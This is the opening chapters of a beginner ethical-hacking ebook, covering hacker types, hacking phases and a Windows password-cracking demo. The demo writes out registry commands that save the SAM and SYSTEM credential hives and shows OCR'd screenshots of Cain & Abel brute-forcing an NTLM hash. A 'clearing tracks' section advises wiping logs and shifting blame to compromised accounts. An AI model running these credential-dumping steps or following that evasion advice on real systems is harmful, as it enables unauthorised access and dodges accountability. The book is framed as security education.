Ethical Hacking for Beginners

Mujthaba Hassan

centric
connect.engage.succeed.

MUJTHABA HASSAN

ETHICAL HACKING FOR BEGINNERS

Ethical Hacking for Beginners
1st edition
© 2020 Mujthaba Hassan & bookboon.com
ISBN 978-87-403-3335-0

CONTENTS

	Acknowledgement	**7**
	Disclaimer	**8**
	About the author	**9**
1	**Introduction**	**10**
1.1	What is Ethical Hacking?	10
1.2	Types of Hackers	10
1.3	Getting Started	11
1.4	Why should you do penetration test?	12
1.5	Which domains are tested on CEH?	12
1.6	Who is this book intended for?	13
2	**Phases of hacking**	**14**
2.1	Reconnaissance	14
2.2	Scanning	16
2.3	Enumeration	16
2.4	Gaining Access	16
2.5	Maintaining Access	17
2.6	Clearing Tracks	17
3	**Password Cracking**	**18**
3.1	Demo	18
3.2	How to stay protected?	22
4	**Malware**	**23**
4.1	Introduction	23
4.2	Creating a Trojan	25
4.3	How to stay protected?	26
5	**Viruses & Worms**	**27**
5.1	What is a virus?	27
5.2	What is a worm?	27
5.3	What is their motive?	27
5.4	How to spot an infection?	27
5.5	Let's create a virus together	27
5.6	Staying Vigilant	28

6	**Denial of Service Attacks**	**29**
6.1	What are DOS Attacks?	29
6.2	Simple HTTP DoS Attack	29
6.3	How to stay protected?	29
7	**Sniffing**	**30**
7.1	Why Sniff?	30
7.2	Types of sniffing?	30
7.3	Why would anybody sniff?	30
7.4	How to stay protected?	31
8	**Buffer Overflow**	**32**
8.1	What is buffer overflow?	32
8.2	Why did the buffer overflow?	32
8.3	How to prevent buffer overflow?	32
9	**Social Engineering**	**33**
9.1	What is Social Engineering?	33
9.2	Exploitable Human Attributes	33
9.3	Types of Social Engineering Attacks	34
9.4	How to stay protected?	37
10	**SQL Injection**	**39**
10.1	What is SQL Injection?	39
10.2	How to stay protected?	40
11	**Web Server**	**41**
11.1	How can web servers be hacked?	41
11.2	Common Web Server Vulnerabilities	41
11.3	How to stay protected?	42
12	**Web Application**	**43**
12.1	What is a Web Application?	43
12.2	How are Web Applications hacked?	43
12.3	How to stay protected?	44
13	**Wireless Hacking**	**45**
13.1	Introduction	45
13.2	Types of Hacks	45
13.3	Top Tools of the craft	45
13.4	How to stay protected?	46

14 Mobile Platforms 47
14.1 Introduction 47
14.2 Types of hacks 47
14.3 How to stay protected? 48

15 Session Hijacking 49
15.1 What is session? 49
15.2 What is session hijacking? 49
15.3 How can session hijacking occur? 49
15.4 How to stay protected? 50

16 Cryptography 51
16.1 A brief history of cryptography? 51
16.2 A modern overview of cryptography 51
16.3 Types of cryptography 52

ACKNOWLEDGEMENT

This is dedicated to the one person who made a huge difference in my life in the past few years.

Jamil Bouchaibi, a leader, a visionary, a mentor and most importantly a true friend. Thank you for being an inspiration and believing in me when I had lost belief in myself.

In life, dreams get crushed, health is ruined, love walks away, family issue arises, job is lost, wealth is taken away, hearts are broken, obstacles after obstacles come up and at such times it is important to remember that you are stronger than what life throws at you. Each day take one step, no matter how small or insignificant it seems, the important thing is to take that step. Because one step in the right direction, takes you a bit away from the place which drags you down and closer to the place where you deserve to be.

Finally, I would like to say that good things come to people who work hard and are patient. As my late grandmother used to say, Allah har kam fatah karo (May God grant you victory in all endeavors).

DISCLAIMER

This book is for informational and educational purposes only. This book is against misuse of the information and we strongly suggest against it. Please regard the word hacking as ethical hacking or penetration testing every time this word is used. The tutorials have been made using our own routers, servers, websites and other resources, they do not contain any illegal activity. We do not promote, encourage, support or excite any illegal activity or hacking without written permission in general. The purpose of this book is to safeguard against malicious hackers. If you plan to use the information for illegal purposes, please stop reading the book now. The author nor the publication will be held responsible for any misuse of the given information.

ABOUT THE AUTHOR

Mujthaba Hasan is a Digital Solutions Architect and a technology enthusiast. He currently works for an Oil & Gas company operating across 17 countries in Africa.

This is his second book, he has previously written a book on SharePoint Development.

He has previously worked with reputable companies around the world including Procter and Gamble (P&G), Exceed IT Services (Microsoft partner of the year, Gulf) & Infotouch (SME 40, Dubai).

He is a consultant who specializes in developing enterprise solutions using SharePoint. He has worked on a variety of projects utilizing SharePoint, , PowerApps, Bots, jQuery, C#, Power BI, Azure, ASP.NET, Bootstrap, SQL Server, Web Services, Entity Framework, Angular, NodeJS, jQuery, JavaScript to name a few.

He is Microsoft Certified Solutions Developer in SharePoint Applications and App Builder.

He received his Masters in Computer Application from Sri Jayachamarajendra College of Engineering (2015), the number 1 ranked college for MCA in Mysore, India.

He received his MBA in Project Management through Sikkim Manipal University (2014). He completed his technical degrees with honorary distinction.

Mujthaba can be contacted by email at mujthabahassan@gmail.com

1 INTRODUCTION

We are currently living at a time where nearly every person in the world is connected to the internet and with the Internet of things picking steam, we are moving onto the phase were every object could be connected to the internet. With the level of connectivity raising, we are at a risk of being attacked by a hacker at multiple points. The IT Security is now a part of everyday user and not just the cyber security professionals. Every other day we hear about a big corporation getting hacked and data getting breached. A user's information could be breached through simple means like shoulder surfing & password guessing which require absolutely no technical skills. The damage from hackers costs businesses $400 billion a year, according to British insurance company Lloyd's in 2015 and these are the estimates of known attacks. The unknown and unreported attacks could further bump the number. By 2020, companies around the world are expected to spend around $170 billion--a growth rate of nearly 10 percent in the next five years according to Inc.com. With the rising risk from hackers, the necessity for IT Security Experts are in high demand and less in supply. The threat from hackers is very real and could happen to anybody. The goal of IT security isn't to stop a hacker, it is to add as many layers to security as possible to make it difficult for a hacker to break in and he quits.

1.1 WHAT IS ETHICAL HACKING?

Ethical hacking is known as white hat hacking in general. The goal of an ethical hacker is to try to break into networks and systems to find weak spots and vulnerabilities which could be then patched and fixed to restrict it from being exploited. It is important to know the weak points in the system to keep it safe. EC-Council offers the certification for CEH (Certified Ethical Hacker), which tests the exam taker if he has the skills needed to perform his duties as an ethical hacker. Some of the benefits of having the CEH is a boost to salary, climbing the corporate ladder, get the foot in the door, evaluate if the skills are up to date. It is important to note that you need a written consent from the party on whom the hacks will be performed and it is necessary to document all the reports. **Hacking should strictly not be performed without consent from respective parties and could lead to hefty penalties and serving time in jail**.

1.2 TYPES OF HACKERS

Hackers can be divided into the following categories:

1.2.1 WHITE HAT

This is the type of hacker who is of ethical nature and a strong code of conduct. He performs the hacks to find vulnerabilities and patch them to bolster the security of the organization.

1.2.2 BLACK HAT

A black hat hacker has malicious intent in mind. He could do it to disrupt the business, cause financial loss, cause damage to property, defame a business or entity.

1.2.3 GRAY HAT

A gray hat hacker could be the type of hacker who hacks into a system to raise public awareness, he is not authorized to do so, but he does it so that the public is aware of the vulnerability.

1.2.4 SCRIPT KIDDIES

These are at the bottom of the hackers eco system. They are people who copy code from the internet and lack the knowledge of what the program or code does. They are not technically proficient.

1.2.5 HACKTIVIST

A hacktivist could be a person or a group of hackers. They have an agenda and are a type of activists. Hence the term hacktivist, which is Hack + Activist. They could be a terrorist organization, foreign states, spies, or just some activists who are trying to get their point across.

1.3 GETTING STARTED

The best way to get started would be to build a lab of various operating systems on a network, but this could be a costly affair. The next best thing would be to use a virtual machine software like VMWare Workstation or Oracle Virtualbox (Free), install various

operating systems on it and connect them through an internal network. The guide to setting up the lab is outside the scope of this book, but many resources can be found on the internet on emulating a network on the VM. The most widely operating system that focuses on penetration testing is Kali and it would be recommended to install it on VM and it is a good practice to create a bootable USB drive for Kali.

1.4 WHY SHOULD YOU DO PENETRATION TEST?

Reason#1 is to identify threats and vulnerabilities.
Reason#2 is to Maintain security standards.
Reason#3 to ensure best practices are followed.
Reason#4 is to test what would happen in the case of a hack.
Reason#5 is to ensure incident response mechanisms are in order and working.
Reason#6 is to check the effectiveness of the defensive anti hacker mechanisms in place.
Reason#7 is for the peace of mind that a hacker cannot easily break into the system.

1.5 WHICH DOMAINS ARE TESTED ON CEH?

The CEH v.10 course tests the knowledge of the applicant in 20 domains:

01: Introduction to Ethical Hacking
02: Footprinting and Reconnaissance
03: Scanning Networks
04: Enumeration
05: Vulnerability Analysis
06: System Hacking
07: Malware Threats
08: Sniffing
09: Social Engineering
10: Denial-of-Service
11: Session Hijacking
12: Evading IDS, Firewalls, and Honeypots
13: Hacking Web Servers
14: Hacking Web Applications
15: SQL Injection
16: Hacking Wireless Networks
17: Hacking Mobile Platforms

18: IoT Hacking
19: Cloud Computing
20: Cryptography

1.6 WHO IS THIS BOOK INTENDED FOR?

This book is intended for people who are looking for the fundamentals to hacking and vulnerability assessment but can also be used by seasoned veterans who want to jog their memory on the basics.

2 PHASES OF HACKING

One doesn't go about hacking randomly, there are steps involved which are followed to hack a target. The hacker needs a single vulnerability to compromise a system, whereas to maintain security all aspects should be covered.

2.1 RECONNAISSANCE

Hacking starts with reconnaissance. In this phase the hacker goes about researching and collecting as much information of the target system as he possibly can. In recon you try to get info of the target system such as the hardware configuration, the network layout, the operating systems being run, the services and applications that the system runs, etc. Recon allows the hacker to specific vulnerability in the system. For example, if I find out that one of the servers is a database server, I try to run a query to drop all the tables. The things to look for in recon are:

1. Network Information:
   IP Address, Domain names, web services, web sites etc.
2. Operating System Info:
   OS Name, version, users & groups, system architecture, remote systems etc.
3. Organization Info:
   Employee names and their position, phone numbers, press releases etc.

Some of the tools that are used for recon:

1. Company Website/Portal
   The company website usually contains a general overview of the company. It could contain the locations where the company operates at which could help at narrowing down the location the server is located unless a third party handles it or the website is uploaded onto a cloud service. Regardless it contains key details of the business.
2. Google Search
   It is surprising the amount of information that google could reveal about someone or something. Learning some of the Google advanced searching tricks like search operators to logically search a site is extremely helpful.
3. The Wayback machine
   This tool is like a time machine. It contains archives historical designs and information about a website.

4. Netcraft
   This website fetches important information about a website like IP Address, domain, hosting country, organization, domain registrar etc.
5. Job Portal
   The job portal or job listing websites for a particular organization usually gives away the technology that a company is working on. For example if you find an opening for MS SQL Server Administrator in some company, rest assured that company makes use of MS SQL Server in some capacity.
6. LinkedIn
   Searching for employees and their job titles can also reveal significant information about the company. Let's say we have Mr. John Doe who works as a SharePoint Administrator in Jane Doe Company, we get to know that SharePoint could be used as a CMS or intranet by the organization.
7. Dumpster Diving
   Improper disposable of papers containing sensitive information. Simply throwing away sensitive papers is reckless. A malicious person could inspect through the garbage bags and find a gold mine in the trash. It is necessary to use a paper shredder to properly dispose off sensitive papers, and yet they could be taped back together, personally I would suggest burning the shredded paper.
8. Shoulder Surfing
   It is a type of spying, where somebody looks over the shoulder and checks out what they are typing. Example of this could be, you are at the ATM machine and the person behind you, peep's over you to see what you type for PIN and looks at your bank balance. To combat this, cover the your hand with the other hand and then type the pin, and use a privacy guard for laptop & mobile screens.
9. Eavesdropping
   Over hearing confidential information could lead to a risk. A person might overhear somebody communicating the credentials to another person.
10. Impersonation
    It is a form of social engineering. The person might give a call to an employee impersonating as customer service or IT professional or even the CEO to acquire information.

Once recon is complete, all the information must be stored together and categorized.

2.2 SCANNING

Scanning is the procedure to look for open ports, live hosts, services, operating systems and network architecture. It is an aggressive form of data collection while reconnaissance is more passive in nature. The goal of scanning is to reveal details of the target which could be used to exploit some vulnerability in the sytem, eg. the scan reveals port 3389 as open, which means the system is open for RDP and attacks specific to RDP could be performed on the port 3389. Another example is, the scanning might reveal that a server is running Windows Server 2008, and an exploit for it could be used to carry out an attack. Some of the tools to use for scanning are command line (ping), Nmap, Nessus, Hping3 and Angry IP Scanner. Nmap performs a rigorous scanning on the target specified and has different modes of scanning too. Details like open ports, the server being run can be retrieved. The following command performs an intense scan on the mentioned IP address:

```
nmap -T4 -A -v <IP Address>
```

Nessus Essentials is a vulnerability scanner, for upto 16 IP Addresses. For commercial use, Nessus professional should be used. Nessus scans the server and retrieves vulnerabilities on web applications, services and server. It is an excellent tool to use for vulnerability scanning and Nessus Essentials is a freeware at the time of writing this book. Metasploit is another widely popular vulnerability assessment tool.

2.3 ENUMERATION

Enumeration is the process of gathering information from a system. It is usually done internally. We search for details of machine name, applications running, services running, usernames, groups, network resources, routing tables. Enumeration are done for DNS, SNMP, LDAP, NetBIOS, SMB, NTP, SMTP to name a few.

2.4 GAINING ACCESS

A hacker would try to gain access to the system by acquiring the password through cracking, phishing, keylogging or other social engineering attack. Once you acquire access to the system, the next step is to elevate privileges to gain full control of the system.

2.5 MAINTAINING ACCESS

There are various ways to maintain access to a system. It could be through some sort of a spyware, keyloggers or trojans to monitor the activities of the system or user. You could use steganography to hide a file within another file. Rootkit are popular to maintain access to a system and often hides is existence.

2.6 CLEARING TRACKS

It is important to clear your tracks to avoid being caught. It could be through horizontal escalation, were you compromise other user account and use it for your activities and the blame falls on the compromised account. Other ways to clear tracks could be through clearing logs effectively, clearing history etc. All forms of "traces" that could link back to you should be cleared.

3 PASSWORD CRACKING

Passwords are the keys that lock and unlock your digital door. There are a wide range of attacks when it comes to password cracking. Some of the ways to cracking password are:

1. Dictionary Attack:
   It is a type of brute force attack which tries the password combinations from a predefined list.
2. Brute force Attack
   This attack is used when time is not of much essence. All combinations are generated and tried.
3. Rainbow table Attack
   A rainbow table contains a list of precomputed hashes. You compare the password hash to the hashes in the rainbow table. If a hash matches, the corresponding word is the password.
4. Guessing
   This one is non-technical but effective. Based on the personal details of a person you try to guess their password, such as pets name, date of birth, spouse name, marriage anniversary, favorite sports team, hometown name, cuss words or a combination of these.

3.1 DEMO

In this demo we will be cracking the password for a Windows 7 machine using Cain & Abel. To perform this attack.

Run the following command to fetch the hashes:


```
nmap -T4 -A -v <IP Address>

C:\Windows\system32>cd \

C:\>reg save hklm\sam c:\sam

C:\>reg save hklm\system c:\security
```


Next you need to open Cain & Abel software. Click on the Cracker tab and then click the '+' icon.


Next select Import Hashes from local system + include password history hashes.


Select the account-> right click->Brute force attack->NTLM Hashes->Select the conditions and click start.


The password should be cracked easily if it is simple text without combinations of special characters and numbers.




File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hash
NTLMv2 Hashes (
MS-Cache Hashes
PWL files (0)
Cisco IOS-MD5 H
Cisco PIX-MD5 Ha
APOP-MD5 Hash
CRAM-MD5 Hash
OSPF-MD5 Hashe
RIPv2-MD5 Hashe
VRRP-HMAC Has
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hash
Kerb5 PreAuth Ha
Radius Shared-Ke
IKE-PSK Hashes (
MSSQL Hashes (0
MySQL Hashes (0
Oracle Hashes (0)
User Name LM Password < 8 NT Password LM Hash NT Hash challenge Type Note
Add NT Hashes from
Import Hashes from local system
Include Password History Hashes
Import Hashes from a text file
Import Hashes from a SAM database
SAM Filename
Boot Key (HEX)
Cancel Next ->
LM & NTLM Hashes
http://www.oxid.it


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hash
NTLMv2 Hashes (
MS-Cache Hashes
PWL files (0)
Cisco IOS-MD5 H
Cisco PIX-MD5 Ha
APOP-MD5 Hash
CRAM-MD5 Hash
OSPF-MD5 Hashe
RIPv2-MD5 Hashe
VRRP-HMAC Has
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hash
Kerb5 PreAuth Ha
Radius Shared-Ke
IKE-PSK Hashes (
MSSQL Hashes (0
MySQL Hashes (0
Oracle Hashes (0)
User Name LM Password < 8 NT Password LM Hash NT Hash challenge Type Note
* empty * * AAD3B435B51... DE26CCE03568... LM & NTLM
* empty * * * empty * AAD3B435B51... 31D6CFE0D16... LM & NTLM
* empty * * AAD3B435B51... B7265F8CC4F0... LM & NTLM
* empty * * AAD3B435B51... FAD2607EDA5... LM & NTLM
dgrayson * empty * * AAD3B435B51... E539015A5F89... LM & NTLM
* empty * * * empty * AAD3B435B51... 31D6CFE0D16... LM & NTLM
* empty * * AAD3B435B51... 488CDCDD222... LM & NTLM
LM & NTLM Hashes
http://www.oxid.it


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
Cracker
LM & NTLM Hash
NTLMv2 Hashes
MS-Cache Hashes
PWL files (0)
Cisco IOS-MD5 H
Cisco PIX-MD5 Ha
APOP-MD5 Hash
CRAM-MD5 Hash
OSPF-MD5 Hashe
RIPv2-MD5 Hashe
VRRP-HMAC Has
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hash
Kerb5 PreAuth Ha
Radius Shared-Ke
IKE-PSK Hashes (C
MSSQL Hashes (0
MySQL Hashes (0
Oracle Hashes (0)
User Name
LM Password
< 8
NT Password
LM Hash
NT Hash
challenge
Type
Note
* empty *
AAD3B435B51...
DE26CCE03568...
31D6CFE0D16...
B7265F8CC4F0...
FAD2607EDA5...
E539015A5F89...
dgrayson
Dictionary Attack
Brute-Force Attack
Cryptanalysis Attack
Rainbowcrack-Online
ActiveSync
Select All
Note
Test password
Add to list Insert
Remove Delete
Remove Machine Accounts
Remove All
Export
LM Hashes
LM Hashes + challenge
NTLM Hashes
NTLM Hashes + challenge
NTLM Session Security Hashes
LM & NTLM Hashes
http://www.oxid.it


Brute-Force Attack
Charset
Predefined
abcdefghijklmnopqrstuvwxyz0123456789
Custom
Password length
Min 5
Max 16
Start from
robin
Keyspace
8.1860514273734411E+024
Current password
Key Rate
Time Left
Plaintext of E539015A5F89B25773397FB2057E73D2 is robin
Attack stopped!
1 of 1 hashes cracked
Start
Exit
LM & NTLM Hashes
http://www.oxid.it

3.2 HOW TO STAY PROTECTED?

- Use a strong password consisting of a variations of lower case characters, upper case characters, numbers and symbols. The longer and more varied the characters the harder it is for the brute force software to crack it and more protected from dictionary attacks.
- Never reuse passwords across websites.
- Use a password manager to store your passwords.
